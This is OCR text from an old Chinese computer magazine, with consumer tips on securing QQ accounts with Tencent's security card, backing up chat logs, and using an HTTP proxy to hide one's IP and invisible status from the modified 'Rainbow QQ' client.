


图5　选择服务

我们点QQ下面那个小喇叭，在弹出的窗口中选择“导出聊天记录为文件”进行保存就可以了，如图4。做好了备份我们就可以大胆的删除记录了，如果以后需要用记录的时候，再把备份的聊天记录文件导入就可以了。

QQ密码安全

腾讯也推出了密宝卡，可以免费领取，我们打开**http://mibaoka.qq.com**，登录QQ后，点击“免费领取密宝卡”，再点击“免费下载密宝卡”，就会出现一个有序列号的图片，它就是QQ的密宝卡了。然后再点击“保存密宝卡”，把密宝卡图片保存在安




图4　导出聊天记录为文件

全的地方。

保存好了以后，点击“立即绑定密宝卡”，在“请输入密保卡序列号和坐标对应的数字”页面，输入序列号和相应坐标对应的数字，然后点击下一步，需要验证二代密保资料。我们选择验证三个机密问题，然后再点下一步，问题的答案填写好以后点击下一步，提示密保卡绑定成功。

设置您需要的保护服务，然后点击“服务设置”选择你要保护的QQ服务，如图5。选择好了以后点击“下一步”就搞定了。当我们在登录QQ时就会要求输入密宝卡上对应的数字，如图6。




图6　输入密码

如果在设置“服务设置”的时候设置了保护别的服务，登录的时候也会要求输入密宝卡上对应的数字，大家可要把自己的密宝卡保护好啊。呵呵，现在我们就不怕密码再被盗了。

编辑点评：

本文对QQ的各种攻防有一个统一的介绍，相信对小菜有不少帮助。

巧设QQ代理，气死器张彩虹QQ

文 郝安山（fredom）

最近彩虹QQ怎么那么火呢？还不是因为可以免费查看好友是不是在线，还可以查看IP地址。其实对好友来说这是无所谓了，就怕有不法之徒陷我于不利之中。害人之心不可有，防人之心不可无啊（还记得网上有好友问我的IP为什么PING不通，这种所谓的好友我们强烈抵制！）。

其实方法挺简单的，就是换一下自己的IP地址！首先找到愿意为我们做代理的地方，比如：**http://mmweb.cn/tools/proxy/tunnel.php**，打开后会看到各国各地的代理地址（以HTTP代理为例，同样建议使用HTTP代理，稳定且速度快！SOCKS的大家尽量不要用），如图1。

接下来我们选择一个速度稍快一点的代理，这里我选择了韩国的58.227.194.87，端口8080。接下来就需要在自己的QQ上设置了，用户与密码可以不填写，如图2。

接下来的操作我用自己的QQ为大家演示。我登录了两个




图1 网站中提供的地址




图2 代理设置成功




图3 彩虹QQ显示不了正确的IP




图4 彩虹QQ显示不了隐身情况

QQ，一个是普通QQ，也就是进行了代理设置的那个号码。另一个自然就是彩虹QQ了！我用彩虹QQ给普通QQ发了表情后，IP地址就显示出来了，如图3，看到当前位置是韩国哦，即使你不是为了隐藏自己的IP，但拿这个唬人不也是很棒吗？

彩虹QQ这样受欢迎，主要一点原因应该是可以查看隐身好友！接下来为大家演示如何躲过彩虹QQ的“查看隐身”功能。先让我的普通QQ隐身，这时彩虹QQ上就显示上次登录地，而且自己的名字也不会显示为蓝色的隐身色，如图4。看到了吗？仅仅添加了一个代理，就可以让彩虹QQ瘫痪，是不是很爽？但是必须指出的是，当你对好友设置了“在线对其隐身”时，彩虹QQ就可以显示你的隐身。而且彩虹QQ使用代理的话，它就根本无法正常使用，所以不友好的行为大家还是不要做得好，毕竟朋友不是用来宰的。NOHACK

无需登录QQ 在网页中查看好友资料

文 小坏坏

